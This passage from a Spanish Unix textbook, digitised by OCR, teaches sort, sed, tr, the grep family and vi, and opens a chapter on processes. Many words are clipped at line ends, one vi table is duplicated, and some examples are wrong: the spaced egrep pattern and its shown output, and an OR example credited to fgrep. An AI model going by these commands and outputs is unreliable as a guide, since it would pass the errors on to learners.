La orden *sort* toma como entrada estándar el archivo que se indica continuación, este archivo queda ordenado en orden ascendente por primera letra de cada línea.

```
$ sort relato
Desde que en 1985 Michael J. Jordan entró en la NBA
el mejor jugador de baloncesto de todos los tiempos.
este superhéroe, que, día a día va demostrando ser
nadie ha podido superar la capacidad anotadora de
$
```

Por defecto, *sort* trabaja desde el principio del texto hasta el final, ordenando las frases tomando como referencia el primer carácter de la misma. Si la primera letra de una línea es menor (en orden) que la de otra línea, *sort* la pone en primer lugar. Es necesario indicar que la orden *sort* no modifica el contenido del archivo. Pero podemos forzar a la orden *sort* para que trabaje sólo con un número concreto de líneas. Para ello, *sort* considera que las líneas de texto contienen separadores, que en este caso son los espacios en blanco. El separador es el espacio en blanco. Para poder poner ejemplos, crearé un archivo con 3 campos diferentes.

```
$ cat > telefonos
alex     7111882    1
ricky    5182174    3
edi      5186963    4
bart     7171460    2
$
```

Cuando se utiliza *sort* sin argumentos ordena el archivo por el primer campo. En este caso ordena por los nombres.

```
$ sort telefonos
alex    7111882   1
bart    7171460   2
edi     5186963   4
ricky   5182174   3
$
```

La orden *sort* admite una serie de parámetros que le indican la posición o el campo por el cual tiene que ordenar. La sintaxis es:

```
sort [+pos1] [-pos2]
```

donde pos1+1 es el campo por el cual se efectuará la ordenación y pos
es el campo que delimita el final de la ordenación. Si queremos ordena
el archivo teléfonos por el segundo campo se haría de la manera qu
mostramos a continuación.

```
$ sort +1 -2 telefonos
ricky    5182174   3
edi      5186963   4
alex     7111882   1
bart     7171460   2
$
```

NOTA

En el primer caso el campo de ordenación es el indicado más uno.

El campo final es optativo. La orden anterior es semejante a ésta:

```
$ sort +1 telefonos
```

Pero la potencia del comando *sort* no queda ahí. Es posible indicar
número de carácter determinado por el cual se desea ordenar dentro de
campo concreto. La sintaxis es:

sort + m.n - M.N

donde m+1 es el campo por el cual la orden comienza a ordenar y n
el carácter por el cual ordena dentro de ese campo. N es el carácter pe
neciente al campo M donde termina la ordenación. La mejor manera
entender este método de ordenación es con un ejemplo.

Para ordenar el archivo por el último dígito del número de teléfono la orden tendría que escribirse de la manera:

```
$ sort +1.7 telefonos
bart    7171460  2
alex    7111882  1
edi     5186963  4
ricky   5182174  3
$
```

Por último, para ordenar por el tercer campo...

```
# sort +2 telefonos
alex    7111882    1
bart    7171460    2
ricky   5182174    3
edi     5186963    4
#
```

Es posible cambiar el separador de campo de la orden *sort*. Por defecto, como ya se ha comentado, el separador es el espacio blanco, pero es posible indicar uno nuevo mediante el modificador **-t**.

En el archivo /etc/group están todos los grupos de usuarios del sistema. En este archivo se almacena una línea por cada grupo de usuarios. En cada línea se especifican una serie de características separadas por el separador dos puntos (:). Es posible obtener ordenados estos grupos gracias ala orden *sort*.

```
$ cat /etc/group
root::0:root
other::1:root,daemon
```

```
bin::2:bin,daemon
sys::3:root,bin,sys,adm
adm::4:adm,daemon,listen
uucp::5:uucp,nuucp
mail::7:
network::10:network
sysinfo::11:sysinfo,dos,adm
daemon::12:daemon
cron::16:cron
audit::17:audit
lp::18:lp
auth::21:auth
mmdf::22:mmdf
sysadmin::23:
group::50:user1,user2,user3,bart
$
```

El archivo ordenado queda de la forma:

```
$ sort -t: +0 /etc/group
adm::4:adm,daemon,listen
audit::17:audit
auth::21:auth
bin::2:bin,daemon
cron::16:cron
daemon::12:daemon
group::50:user1,user2,user3,bart
lp::18:lp
mail::7:
mmdf::22:mmdf
network::10:network
```

```
other::1:root,daemon
root::0:root
sys::3:root,bin,sys,adm
sysadmin::23:
sysinfo::11:sysinfo,dos,adm
uucp::5:uucp,nuucp
$
```

El nuevo separador se ha indicado gracias al modificador -t.

El comando sed

Este comando es una potente herramienta para realizar sustituciones en archivos de texto. La sintaxis utilizada para los ejemplos es la siguiente: sed 's / cadena a sustituir / cadena nueva / [g]'

si se incluye la letra "g" al final, indica que la sustitución es global en todo el texto. Para modificar el archivo *relato* cambiando el año 1985 por 1988 utilizamos *sed* de la forma:

```
$ sed 's/1985/1988/' relato
Desde que en 1988 Michael J. Jordan entró en la NBA
nadie ha podido superar la capacidad anotadora de

este superhéroe, que, día a día va demostrando ser
el mejor jugador de baloncesto de todos los tiempos.
$
```

Cuando se produce la sustitución, sed muestra por pantalla el texto modificado.

```
$ sed 's/1985/1988/' relato > relato.txt
```

NOTA

Sed, al igual que las órdenes vistas anteriormente, tampoco modifica el contenido del archivo. Para que los cambios se lleven a cabo habría que redireccionar la salida estándar de la forma:

Es posible indicar a la orden *sed* que la sustitución sólo se lleve a cab en una línea concreta, ya que de no indicar nada, por defecto se busca las palabras en todo el texto.

ADVERTENCIA

El nombre del archivo destino no debe ser el mismo que el archivo sobre el que actúa la orden sed, o de lo contrario se perderán los datos.

```
$ sed '3s/que/QUE/' relato
Desde que en 1985 Michael J. Jordan entró en la NBA
nadie ha podido superar la capacidad anotadora de
este superhéroe, QUE, día a día va demostrando ser
el mejor jugador de baloncesto de todos los tiempos.
$
```

En el ejemplo se indica que en la línea 3 se cambie la palabra "que" QUE". La palabra "que" de la primera línea permanece intacta.

Para sustituir en un archivo de texto todos los tabuladores por espac en blanco se hace de la forma:

```
$          cat          telefonos
alex       7111882      1
ricky      5182174      3
edi        5186963      4
bart       7171460      2
$
$          sed 's/      / /' telefonos
alex       7111882      1
ricky      5182174      3
edi        5186963      4
bart       7171460      2
$
```

El amplio espacio en blanco que hay entre la primera barra (/) y la segunda se consigue pulsando el tabulador.

El comando tr

Existe un comando que, aunque no es tan versátil como *sed*, permite realizar sustituciones de igual manera. Se trata de *tr*. Su sintaxis es:

tr [-cds] [cadena1] [cadena2]

donde cadena1 son los caracteres que van a sustituirse y cadena2 los caracteres de sustitución. Para cambiar las letras "NBA" por "nba" del archivo *relato*, se haría de la manera:

```
$ tr NBA nba < relato
Desde que en 1985 Michael J. Jordan entró en la nba
nadie ha podido superar la capacidad anotadora de
este superhéroe, que, día a día va demostrando ser
```

```
el mejor jugador de baloncesto de todos los tiempos.
$
```

Esta orden no modifica el contenido original del archivo *relato*. I importante recalcar que esta orden hace una sustitución carácter a cará ter, pero si un carácter aparece más de una vez en la primera cadena, realizará únicamente la última sustitución. Si se desea sustituir la palab "bala" por "poli", el carácter "a" de la primera palabra sólo se sustitu por el último de la segunda palabra.

```
$ cat > fichero
bala
$ tr bala poli < fichero
pili
$
```

tr realiza la sustitución de la primera "a" por la letra "o", pero al llegar siguiente "a" y sustituirla por la letra "i", *tr* modifica todas las anterior

Filtros

Se denominan *filtros* a una familia de utilidades que permiten bus cadenas y patrones de búsqueda en archivos. Los filtros leen los da por la entrada estándar y escriben por pantalla aquellas líneas que c cidan con un patrón concreto.

grep

Este comando permite buscar, en uno ó más archivos, líneas que co nen un cierto patrón. Las líneas que coincidan con el patrón se visu zan por pantalla. Para buscar en el archivo *relato* las líneas que co gan la palabra "NBA" se utiliza *grep* de la forma:

```
$ grep NBA relato
Desde que en 1985 Michael J. Jordan entró en la NBA
$
```

Es necesario indicar que la orden *grep* distingue entre mayúsculas y minúsculas, por lo que el ejemplo anterior no funcionaría de la forma:

```
$ grep nba relato
$
```

Cuando *grep* no muestra nada por pantalla es señal de que la búsqueda no ha tenido éxito. Esto se puede comprobar preguntando por el valor actual de la variable denominada $?

```
$ echo $?
1
$
```

Para evitar que *grep* distinga entre mayúsculas y minúsculas se utiliza la opción -i seguida de la palabra a buscar.

```
$ grep -i nba relato
Desde que en 1985 Michael J. Jordan entró en la NBA
$
```

Al incluir el modificador **-i**, *grep* encuentra la palabra "nba" en el archivo *relato*. Es posible indicar más de un archivo de búsqueda. Basta con indicarlos todos a continuación de la palabra a buscar.

```
grep palabra fichero1 fichero2 fichero3
```

Pero además *grep* permite diferentes modificadores

- Incluyendo **-v** la orden, *grep* imprime las líneas que no coinci den con el patrón.
- Mediante **-l** imprime el nombre del archivo en el que se h encontrado el patrón (no las líneas).
- Con la opción **-n**, muestra el número de línea y la línea en l que se encontró el patrón buscado.

```
$ grep -n -i nba relato
1:Desde que en 1985 Michael J. Jordan entró en la NBA
$
```

En el ejemplo se busca la línea en la que aparece la palabra "nba" (ser sensible a las mayúsculas).

```
$ grep -i nba relato telefonos
relato:Desde que en 1985 Michael J. Jordan entró en la NBA
$
```

Se busca la palabra "nba" en dos archivos, al utilizar el modificador *grep* muestra el archivo y la línea en la que se encuentra el patrón. queremos mostrar el nombre de todos los usuarios que estén conecta al sistema y que no sean *root*, se puede hacer utilizando *grep* con modificador **-v**.

```
# grep -v root /etc/passwd
```

El comando *grep*, permite utilizar como patrón de búsqueda una serie expresiones regulares en las que se admiten los siguientes caracteres

- El carácter punto (.) es equivalente a cualquier carácter indiv dual (los representa a todos).

- \c (donde c es cualquier carácter) cancela el significado especial de dicho carácter.
- [lista] Cualquier carácter de los indicados en la lista.
- [^lista] cualquier carácter que no esté en la lista.
- * expresa cero o más ocurrencias del carácter anterior.

Cuando se utiliza el símbolo ^ y, además, es el primer carácter de una expresión regular, indica cómo debe comenzar la línea. $ Indica fin de línea. Cuando es el último carácter de una expresión regular indica cómo debe finalizar la línea.

Veremos una serie de ejemplos para comprender su funcionamiento. Se desea buscar el nombre de todos los usuarios conectados al sistema cuyo nombre empiece por vocal.

```
$ grep '^[aeiou]' /etc/passwd
adm:x:4:4:System accounting:/usr/adm:
uucp:x:5:5:UUCP administrator:/usr/lib/uucp:
auth:x:7:21:Authentication administrator:/tcb/files/auth:
asg:x:8:8:Assignable devices:/:
audit:x:79:17:Audit administrator:/tcb/files/audit:
user1:x:200:50:usuario sh:/usr/user1:/bin/sh
user2:x:201:50:usuario csh:/usr/user2:/bin/csh
user3:x:202:50:usuario ksh:/usr/user3:/bin/ksh
$
```

Si ahora queremos mostrar aquellos usuarios cuyo nombre de presentación no comience por vocal se haría de la manera siguiente:

```
$ grep '^[^aeiou]' /etc/passwd
root:x:0:3:Superuser:/:
daemon:x:1:1:System daemons:/etc:
```

```
bin:x:2:2:Owner of system commands:/bin:
sys:x:3:3:Owner of system files:/usr/sys:
site:/usr/spool/uucplogins/nuucp:/usr/lib/uucp/uucico
cron:x:9:16:Cron daemon:/usr/spool/cron:
sysinfo:x:11:11:System information:/usr/bin:
dos:x:16:11:DOS device:/:
mmdf:x:17:22:MMDF administrator:/usr/mmdf:
network:x:18:10:MICNET administrator:/usr/network:
nouser:x:28:28:Network user with no access privileges:/:/bin/false
lp:x:71:18:Printer administrator:/usr/spool/lp:
bart:x:300:50:bart simpson:/usr/simpson:/bin/sh
$
```

Es decir, líneas que al comienzo no contengan ninguna vocal. Par mostrar todos los archivos de un directorio que no sean de tipo ordina rio, se haría de la manera:

```
$ ls -l | grep '^[^-]'
total 184
drwxr-xr-x    3 user1    group     512     Feb 23 03:39    .odtpref
drwx——        2 user1    group     512     Feb 23 11:47    .scohelp-pers-annot
drwxr-xr-x    5 user1    group     512     Feb 23 03:34    .xdt_dir
drwxr-xr-x    3 user1    group     512     Feb 23 03:38     mailfolders
$
```

Es decir, aquellas líneas que no comienzan por un guión. Es posib crear combinaciones complejas de búsqueda gracias a las tuberías y comando *grep*. Por ejemplo, buscar todos los archivos del director actual que tengan los permisos de lectura y ejecución para los usuari del grupo activados.

```
$ ls -l | grep '^[^d]...r.x...'
```

```
-rwxrwxrwx   1 user1  group  11 Feb 24 13:17 nuevo_fich
$
```

Se busca cualquier archivo que no comience por la letra "d" (que no sean directorios). El punto sustituye a cualquier carácter, de esta manera no importa qué permisos tiene el propietario ni las terceras personas, sino que lo importante es que los usuarios del grupo tengan permisos de lectura y ejecución.

Para mostrar las líneas del archivo relato que contengan un punto es necesario ocultar el carácter especial punto(.), ya que ese carácter es precisamente el que estamos buscando.

```
$ cat relato | grep -c '\.'
2
$
```

En el ejemplo anterior se muestra únicamente el número de líneas que contienen un punto. Para mostrar la línea tan solo es necesario suprimir la opción **-c** que se incluye.

```
$ cat relato | grep '\.'
Desde que en 1985 Michael J. Jordan entró en la NBA
el mejor jugador de baloncesto de todos los tiempos.
$
```

Mediante una combinación de las órdenes *grep* y *sed* es posible buscar líneas que coincidan con un patrón y posteriormente sustituir el patrón por cualquier otra cosa. Para sustituir las posibles comas por puntos y comas en el archivo relato se podría hacer de la manera siguiente:

```
$ cat relato | grep ',' | sed 's/,/;/g'
```

```
este superhéroe; que; día a día va demostrando ser
$
```

La "g" al final de la orden *sed* indica que la sustitución ha de ser global sino se hubiese incluido dicho modificador *sed* hubiese detenido la sustitución tras encontrar una coincidencia. Para obtener el grupo al que pertenece el usuario *bart* se utiliza la orden *grep* con una tubería.

```
$ cat /etc/group | grep '^[^:]*:[^:]*:.*[:,]bart'
group::50:user1,user2,user3,bart
$
```

La familia grep

El comando *grep*, como se dijo al comienzo, pertenece a una familia d buscadores de patrones. Sus hermanos son *fgrep* y *egrep*. El primero d ellos sirve para buscar cadenas fijas, lo cual quiere decir que no permi te utilizar expresiones regulares. Aunque esto pueda parecer una des ventaja frente a su hermano menor, no es así. La orden *fgrep* utiliza u algoritmo de búsqueda mucho más rápido que el de la orden *grep*. Est ventaja prácticamente no se aprecia en archivos de pocas líneas, pero cuando se manejan archivos de gran tamaño. Otra ventaja de *fgrep* fren te a *grep* es que el primero de ellos permite la búsqueda de patrones mú tiples. Supongamos el archivo:

```
$ cat > agenda
Lunes: 13'00: matemáticas
Martes: 17'00: literatura
Miercoles: 18'00: música
Jueves: 11'00: dibujo
Viernes: 19'00: fiesta
$
```

Mediante la orden *fgrep* es posible buscar las cosas para hacer en diferentes días. Es importante saber que al indicar patrones múltiplos éstos deben ir en diferentes líneas separados por un [ENTER].

```
$ fgrep 'Lunes
>Miercoles
>Viernes' agenda
```

Se pide buscar las líneas del archivo *agenda* que contengan las palabras Lunes, Miercoles y Viernes. La salida que se obtiene es la siguiente:

```
Lunes: 13'00: matemáticas
Miercoles: 18'00: música
Viernes: 19'00: fiesta
$
```

El comando *fgrep* permite buscar una serie de patrones que se encuentran almacenados en un archivo. Para ello es necesario indicarlo colocando el modificador **-f** seguido del archivo del cual se leerán los patrones. Por último se incluye el archivo en el cual se van a realizar las búsquedas.

```
$ fgrep -f patrones  fichero
```

Al igual que su hermano *grep*, *fgrep* admite una serie de modificadores:

- **-c** cuenta el número de líneas que coinciden con el patrón.
- **-l** imprime el nombre de los archivos que contienen el patrón.
- **-f** toma los patrones de un archivo.
- **-i** ignora entre mayúsculas y minúsculas.
- **-x** muestra las líneas que contienen el patrón.
- **-v** muestra las líneas que no contienen el patrón.

Por último, existe un tercer hermano de la familia llamado *egrep* (*enhanced grep*). Es el más potente de los tres, ya que combina las facilidades de búsqueda de *fgrep* con la posibilidad de utilizar expresiones regulares de la misma manera que hacía su hermano pequeño *grep*.

Para indicar patrones alternativos es posible hacerlo de la manera conocida (mediante la pulsación de [ENTER]) o separándolos mediante tuberías. Para buscar en el archivo *telefonos* los nombres de las personas cuyos teléfonos comiencen por 711 ó por 518 se haría:

```
$ cat telefonos
alex     7111882   1
ricky    5182174   3
edi      5186963   4
bart     7171460   2
$
$ egrep '711 | 518' telefonos
alex     7111882   1
ricky    5182174   3
edi      5186963   4
$
```

Es posible simular un OR lógico mediante la inclusión de paréntesis en una orden *fgrep*.

```
$cat empleados
Alex Novo:1
Alex Navarro:2
Estela Dominguez:3
Ricky Swartz:40
Alex  Martin:5
$ egrep 'Alex (Novo|Martin)' empleados
```

```
Alex Novo:1
Alex Martin:5
$
```

Este método es muy eficaz cuando se desea buscar una palabra en un texto y no se está muy seguro de cómo se escribe dicha palabra:

```
$ egrep 'mision | mission' fichero
```

El en el ejemplo se desean buscar la palabra *mision* en un texto escrito es inglés pero no se sabe si lleva una o dos "s".

editor vi

Este editor fue desarrollado en la Universidad de Berkeley (California) como editor estándar del UNIX BSD, aunque debido a su popularidad se incluyó como una utilidad estándar en el UNIX SYSTEM V.

Se trata de un editor antiguo con una gran potencia para manejo de archivos de texto. Su dificultad a la hora de utilizarlo ha sido uno de los puntos en contra de este editor. Con la llegada de los entornos gráficos y la facilidad de manejo de los mismos, han hecho que *vi* quede relegado a una difícil posición dentro del Sistema UNIX, sin embargo éste se sigue utilizando en numerosas ocasiones, por lo que comentaré sus principales características.

El editor *vi* puede trabajar en modo comando y modo edición. En el primero de los modos, *vi* responde a los órdenes del usuario como si se tratase de un intérprete de comandos, en el modo edición, cualquier carácter que se introduzca será considerado como simple código ASCII.

Cuando se llama el editor, éste se carga en memoria y comienza a ejecutarse en modo comando. Existen diferentes comandos tales como insertar, editar, añadir, etc. Cualquiera de estas órdenes hacen que *vi* pase de modo comando a modo edición. Al pulsar la tecla [ESC], *vi* vuelve de modo edición a modo comando.

En la creación de archivos de textos con *vi*, es importante saber que todo el trabajo que se escribe se almacena en un *buffer* de memoria. Cuando se comienza una sesión de trabajo y se desea visualizar un archivo que se encuentra almacenado en el disco, *vi* carga el contenido del archivo en el *buffer* y en él realiza todas las modificaciones necesarias, de manera que hasta que no se graba el archivo de nuevo al disco, los cambios no se hacen efectivos. En el caso de que el archivo no exista y se desee crearlo, *vi* no crea el archivo hasta que se le ordena, de manera que todo aquello que se esté escribiendo por teclado se va almacenando en el *buffer*. Esto es importante recordarlo ya que un posible apagón de luz podría acabar con todo nuestro trabajo si no se ha guardado con anterioridad en el disco.

Si el sistema se viene abajo mientras se está editando un archivo es posible recuperar parte de la información de éste. Ya que el sistema, en ocasiones, hace una copia del buffer de trabajo para evitar este tipo de pérdidas. Si nos encontramos en tal situación, aparecerá un mensaje de correo avisando de tal suceso. Si el mensaje no aparece podemos intentar recuperar el buffer de trabajo mediante la orden:

```
$ vi -r nombre_fichero
```

Si el trabajo se ha recuperado, lo que se debe hacer es guardarlo en e archivo mediante el comando:**w**, que permite salvar la información a disco. Si lo que se desea es únicamente visualizar un archivo pero n modificarlo es posible hacerlo con la utilidad *view*.

```
$ view fichero
```

Este comando en realidad realiza una llamada a *vi* con la opción **-R** (*read-only*), con lo cual el archivo no puede ser modificado.

Trabajando en modo comando

l	• Desplaza el cursor a la derecha un carácter
h	• Desplaza el cursor a la izquierda un carácter
w	• Desplaza el cursor una palabra a la derecha
b	• Desplaza el cursor una palabra a la izquierda
$	• Lleva el cursor hasta el final de la línea
-	• Lleva el cursor hasta el comienzo de la línea siguiente
0	• Coloca el cursor al comienzo de la línea actual
)	• Lleva el cursor hasta el final de la frase
{	• Coloca el cursor al comienzo del párrafo
}	• Lleva el cursor hasta el final del párrafo

Cuando *vi* está en modo comando, es posible posicionar el cursor en cualquier lugar de la pantalla. Pulsando la barra espaciadora el cursor avanza posiciones hacia la derecha de carácter en carácter. Gracias a las flechas del teclado es posible desplazar el cursor en cualquier dirección. Pero en este modo también es posible desplazar el cursor mediante la pulsación de teclas concretas. Con la letra **w** el cursor avanza hasta la primera letra de la siguiente palabra. Si queremos avanzar más palabras se puede indicar con un número. Así **10w** avanza hasta la primera letra de la palabra que se encuentra diez posiciones más a la derecha. Existen numerosas formas de desplazar el cursor. Algunas se muestran en la tabla.

- El comando **u** (*undo*) permite deshacer la última modificación.
- El comando **x** borra el carácter actual.
- El comando **d** elimina texto del buffer:

El comando **c** permite cambiar parte del texto. El texto nuevo no tiene porqué ocupar el mismo espacio que el antiguo. Utilizando este

comando se elimina la cantidad de texto indicada y coloca a *vi* en modo edición.

dd	• borra la línea actual
dw	• borra hasta el final de la palabra
db	• borra hasta el comienzo de la palabra
d)	• borra hasta el final de una frase
d}	• borra hasta el final del párrafo
dG	• borra hasta el final del buffer

El comando **i** y el comando **a** establece el modo de edición de *vi* Mediante el comando **O**, se inserta una línea nueva en el texto (la líne se inserta justo antes de la línea en la que está situada el cursor) y pre para a vi para entrar en el modo edición. El comando **r** permite que e texto que se escriba machaque el ya existente.

cw	• cambia hasta el final de la palabra
cc	• cambia la línea actual
c)	• cambia hasta el final de la frase
c}	• cambia hasta el final del párrafo

Búsqueda de cadenas

El editor *vi*, permite realizar búsquedas en un sentido u otro dentro d buffer de trabajo. Para realizar búsquedas de cadenas de texto concret es necesario pulsar la tecla (/) y a continuación escribir el texto a bu car. Al pulsar la barra de dividir (/), *vi* muestra en la última línea de pa talla una línea de estado donde se escribe el texto a buscar. Tras puls [ENTER], comienza la búsqueda. Si se encuentra dicho texto, el curs se posiciona al comienzo del mismo. En las búsquedas realizadas con es posible introducir expresiones regulares como se verá a continuaci

cw	• cambia hasta el final de la palabra
cc	• cambia la línea actual
c)	• cambia hasta el final de la frase
c}	• cambia hasta el final del párrafo

- Cuando aparece el símbolo (^) busca la siguiente línea que contenga dicho patrón.
- El indicador de final de línea ($) busca la coincidencia con el texto buscado al final de la línea.
- El punto (.) reemplaza a cualquier carácter que exista en el patrón de búsqueda.
- El indicador de fin de palabra (\>), está formado por dos símbolos. La barra invertida y el símbolo "mayor que". Encuentra palabras que terminen con las letras indicadas a continuación.
- El indicador de comienzo de palabra (\<), encuentra palabras que comiencen con las letras indicadas a continuación.
- El indicador de clases ([ ]), permite establecer un rango de búsqueda, (si las letras dentro de él van separadas por un guión) o busca cualquier palabra que tenga las letras allí especificadas.

Ejemplos:

```
/tapa
```

10	• Línea 10
20,30	• Desde la línea 20 hasta la 30 (inclusive)
.,$	• Desde la línea actual hasta el final del buffer
%	• En todo el buffer de trabajo

Encuentra la siguiente aparición de la cadena "tapa". También encontraría cualquier palabra que contuviese dicha cadena: "tapadera", "destapar", o similares.

```
/\<tapa\>
```

encuentra la siguiente aparición de la palabra "tapa".

```
/^red
```

encuentra la siguiente línea que comience con "red". Encontraría también: "redes", "redireccionar", "redar", etc.

```
/^[0-9] [0-9]
```

encuentra la siguiente línea que comience por dos dígitos.

```
/\<[aeiou]
```

encuentra la siguiente palabra que comience por una vocal.

```
/ !$
```

encuentra la línea que termine con un signo de admiración.

```
/t..a
```

encuentra palabras cuya primera letra sea una "t" y la cuarta una "a". "tasa", "toda", "tira", etc. También encontraría: "tirado", "terapia", etc.

Sustitución de cadenas

Es posible realizar búsqueda de cadenas y además reemplazarlas por una nueva. Para ello, *vi* cuenta con una herramienta idéntica a la orden *sed*.

Su sintaxis es:

: [lugar]s/cadena_a_buscar/cadena_nueva [/g]

Si no se indica un *lugar*, *vi* reemplaza en la línea actual. Si se indica un número de línea, la búsqueda y sustitución se llevan a cabo en dicha línea. El número de línea se puede expresar separado por una coma, lo cual indica un rango de líneas. Aunque existen otras formas de indicar el lugar, como se muestra en la tabla:

Ejemplos de sustitución de cadenas:

```
s/baca/vaca
```

Sustituye la primera palabra "baca" por la segunda "vaca".

```
1,$s/to/XX/g
```

Reemplaza todas las apariciones del bisílabo "to" por "XX". Por ejemplo: "abierto" ... "abierXX", "tostada" ... "XXstada".

Lectura y escritura de archivos

Cuando se llama al editor vi seguido del nombre de un archivo, se carga en el buffer de trabajo el archivo indicado. Para terminar y grabar el archivo al disco se utiliza el comando **ZZ**, pero existen otras formas de salvar los datos como es el comando **w**. Este comando permite grabar los cambios efectuados sobre un archivo al disco.

Debido a que el grabar información al disco puede suponer perder información allí almacenada, *vi* exige que la orden **w** se utilice seguida de un signo de admiración (**!**). La única situación en la *vi* no exige utilizar el signo de admiración es cuando se guardan los datos de un archivo recién creado.

Parámetros de vi

Existe una serie de parámetros que modifican el funcionamiento del editor *vi*. La manera de establecerlos puede depender del tipo de shell que se esté utilizando. En el caso de utilizar el shell Bourne o el shell de Korn se pueden incluir en el archivo *.profile* de la manera siguiente:

```
EXINIT='set parametro1 parametro2 ... '
```

La variable EXINIT es leída por *vi* cada vez que el editor es invocado. Si el shell que se está utilizando es el shell C, la variable se debe colocar en el archivo *.login* de la manera siguiente:

```
setenv EXINIT 'set parametro1 parametro2 ...'
```

Los parámetros que se pueden incluir, entre otros, son:

- *number* al colocar este parámetro vi muestra el número de cada línea al comienzo de la misma.
- *nonumber* no muestra el número de línea.
- *wrapmargin=nn* permite establecer un límite de caracteres en una línea. Cuando se excede este número, *vi* inserta un salto de línea y continúa escribiendo en la línea siguiente. El número **nn** indica el número de caracteres a partir de los cuales se produce el salto de línea, contando desde el margen derecho.
- *showmode* visualiza el modo de trabajo actual del editor. Podrá ser INSERT, APPEND, OPEN, etc.
- *noshowmode* no indica el modo de trabajo del editor.
- *nomagic* provoca que gracias a este parámetro, los caracteres especiales (\<, \>, etc.)pierden su significado especial.
- *magic* vuelve a establecer de nuevo el significado especial de los caracteres.
- *autoindent* establece el modo de sangría por defecto.
- *noautoindent* elimina el modo de sangría por defecto.

Para salir del editor *vi* se introduce el comando: **q.**

Capitulo 6

PROCESOS

5 PROCESOS

El concepto de proceso es uno de los más importantes en la filosofía UNIX. En la mayoría de los grandes sistemas existe un ordenador central con más de una unidad central de proceso (CPU). Esta característica permite que en ese sistema se puedan ejecutar numerosos procesos a la vez.

Cuando UNIX se creó, los precios de los equipos hardware no eran los mismos que en la actualidad, por lo que los grandes sistemas tuvieron que implementar nuevas técnicas de procesamiento, mediante las cuales una única CPU pudiese dar trabajo a numerosos terminales conectados a un único sistema. A este sistema de procesamiento se le denomina "cuasi-concurrencia" (ya que la concurrencia únicamente es posible cuando existe más de una CPU).

En UNIX, una CPU atiende a numerosos usuarios, cada uno de los cuales tiene la sensación de estar trabajando solo en el sistema. Esta técnica es posible gracias a la velocidad de transmisión de información que poseen los circuitos que componen el microprocesador.

Un microprocesador es capaz de atender a muchos usuarios, cada uno de los cuales puede estar ejecutando una tarea distinta dentro del sistema. Para implementar esta técnica, la CPU asigna un período de tiempo a cada trabajo en ejecución. Este período de tiempo se denomina "cuanto". La mayoría de los programas utilizan muy poco "cuanto" de CPU comparado, por ejemplo, con el que utilizan los dispositivos periféricos.

Cuando un usuario ejecuta un programa, éste pasa a denominarse "proceso". Un proceso no es más que una instancia de un programa en ejecución. Es importante realizar esta distinción entre programa y proceso, ya que un proceso se genera tras la ejecución de un programa.

En un instante determinado sólo un proceso puede estar ocupando la CPU (cuando se habla de "instante" se entiende que son fracciones de segundo). Cuando a este proceso se le acaba el tiempo de asignación de CPU, debe entrar otro en su lugar. De acuerdo con esta descripción, un proceso puede estar en diferentes estados:


- En ejecución
- Dormido
- En cola de espera
- Zombie

Un proceso está en estado de ejecución cuando tiene el control sobre la CPU. En este estado sólo puede haber un proceso en un instante determinado. Cuando un proceso está esperando a que otro termine de ocupar la CPU se dice que está en estado de espera. Cuando un proceso está en estado de ejecución y, debido a la llegada de una interrupción, la CPU debe dejar momentáneamente de atenderlo, se dice que el proceso se queda en estado dormido.

El último estado de esta clasificación de procesos es muy peculiar y se verá con mayor profundidad en el "Capítulo de programación avanzada". Se denomina estado zombie. Un proceso se queda en este estado cuando finaliza su ejecución y su código de programa no ha sido aún retirado de la memoria por el *kernel*.

Creación de procesos

Cuando se crea un proceso, el sistema le asigna de manera automática un número entero que es único para cada proceso, este número se denomina PID (*process* ID) y será necesario para poder identificar a los procesos. Pero antes de estudiar las órdenes de manejo de procesos es necesario conocer la manera en la que se crean los procesos.




1: Creación proceso hijo nte fork.

La creación de un proceso se lleva a cabo mediante la orden *fork*. Al proceso creado se le llama "proceso hijo" y al proceso que ejecuta la orden *fork* se le denomina "proceso padre".

Cuando un proceso, en un momento determinado, crea un proceso hijo mediante una llamada a la orden *fork*, éste toma el control de la CPU dejando al proceso padre en un estado de suspensión (dormido).

El proceso padre es el mismo proceso que realizó la llamada a *fork*. La creación de procesos se lleva a cabo constantemente en el sistema sin que el usuario se de cuenta de ello. Pondremos un ejemplo:

Cuando un usuario ejecuta un listado de los ficheros del directorio mediante la orden *ls*, el *shell* crea un proceso hijo para ejecutar dicha orden. Una vez que la orden finaliza su ejecución, el proceso hijo muere y retorna el control al proceso padre (que es el *shell*).



